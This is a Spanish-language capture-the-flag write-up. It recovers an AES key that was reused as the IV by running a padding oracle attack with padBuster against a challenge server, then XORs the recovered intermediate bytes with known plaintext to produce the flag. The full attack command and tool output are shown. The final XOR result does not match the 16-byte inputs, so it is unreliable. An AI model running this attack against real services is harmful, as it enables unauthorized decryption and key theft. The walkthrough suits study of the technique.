
Por la descripción del problema, parece que podremos explotar padding Oracle para obtener la clave de cifrado.

Emplearemos el siguiente concepto para ello

(<https://blog.gdssecurity.com/labs/2015/10/26/exploiting-padding-oracle-to-gain-encryption-keys.html>):

"Being able to decrypt and craft the 'cipher' parameter would be bad enough, but setting the IV to the encryption key introduces another vulnerability: The IV (and therefore the encryption key) is the plain text of the first block XORed with the intermediate value from decrypting the first block (see block diagram below).

We can assume that an attacker could guess the plain text based on the specification, and the decrypted part from the padding oracle attack or messages displayed by the application.



Using padbuster's -noiv switch we are able to get the intermediate value after decrypting the first block."

Usando la herramienta padBuster, emplearemos el siguiente comando para obtener la clave intermedia del primer bloque:

```
$ ./padBuster.pl
http://178.62.199.153:5000/echo?message=7c0e8d15b6fa97e3fdf330dbdb965b971c4
bdf4e89807b15dfb5cf191cf615d1
7c0e8d15b6fa97e3fdf330dbdb965b971c4bdf4e89807b15dfb5cf191cf615d1 16 -
encoding 1 -error "Decryption error" -prefix
7c0e8d15b6fa97e3fdf330dbdb965b971c4bdf4e89807b15dfb5cf191cf615d1 -noiv
```

Donde 7c0e8d15b6fa97e3fdf330dbdb965b971c4bdf4e89807b15dfb5cf191cf615d1 es el texto cifrado 'User=secadmin&Pass=hackthekey'.

```
+-----+
| PadBuster - v0.3.3           |
| Brian Holyfield - Gotham Digital Science |
| labs@gdssecurity.com        |
+-----+
```

INFO: The original request returned the following
 [+ Status: 200
 [+ Location: N/A
 [+ Content Length: 40

INFO: Starting PadBuster Decrypt Mode
 *** Starting Block 1 of 2 ***

```
[+] Success: (171/256) [Byte 16]
[+] Success: (233/256) [Byte 15]
[+] Success: (159/256) [Byte 14]
[+] Success: (166/256) [Byte 13]
[+] Success: (209/256) [Byte 12]
```

- [+] Success: (164/256) [Byte 11]
- [+] Success: (176/256) [Byte 10]
- [+] Success: (166/256) [Byte 9]
- [+] Success: (165/256) [Byte 8]
- [+] Success: (210/256) [Byte 7]
- [+] Success: (197/256) [Byte 6]
- [+] Success: (144/256) [Byte 5]
- [+] Success: (196/256) [Byte 4]
- [+] Success: (209/256) [Byte 3]
- [+] Success: (195/256) [Byte 2]
- [+] Success: (249/256) [Byte 1]

Block 1 Results:

- [+] Cipher Text (HEX): 7c0e8d15b6fa97e3fdf330dbdb965b97
- [+] Intermediate Bytes (HEX): 173221317c30245252575a2a5e621554
- [+] Plain Text: 2!1|0\$RRWZ*^bT

Con la clave intermedia, podemos realizar la operación XOR con el primer bloque, 'User=secadmin&Pa', que en hexadecimal sería 557365723d73656361646d696e265061.

Una vez realizado el XOR, obtenemos la flag.

XOR Calculator

Thanks for using the calculator. [View help page.](#)

I. Input:

557365723d73656361646d696e265061

II. Input:

173221317c30245252575a2a5e621554

III. Output:

BADCACA1337C0DE5

[Home](#) [Help](#) [Privacy](#)

[Captura de pantalla](#)

secadmin{BADCACA1337C0DE5}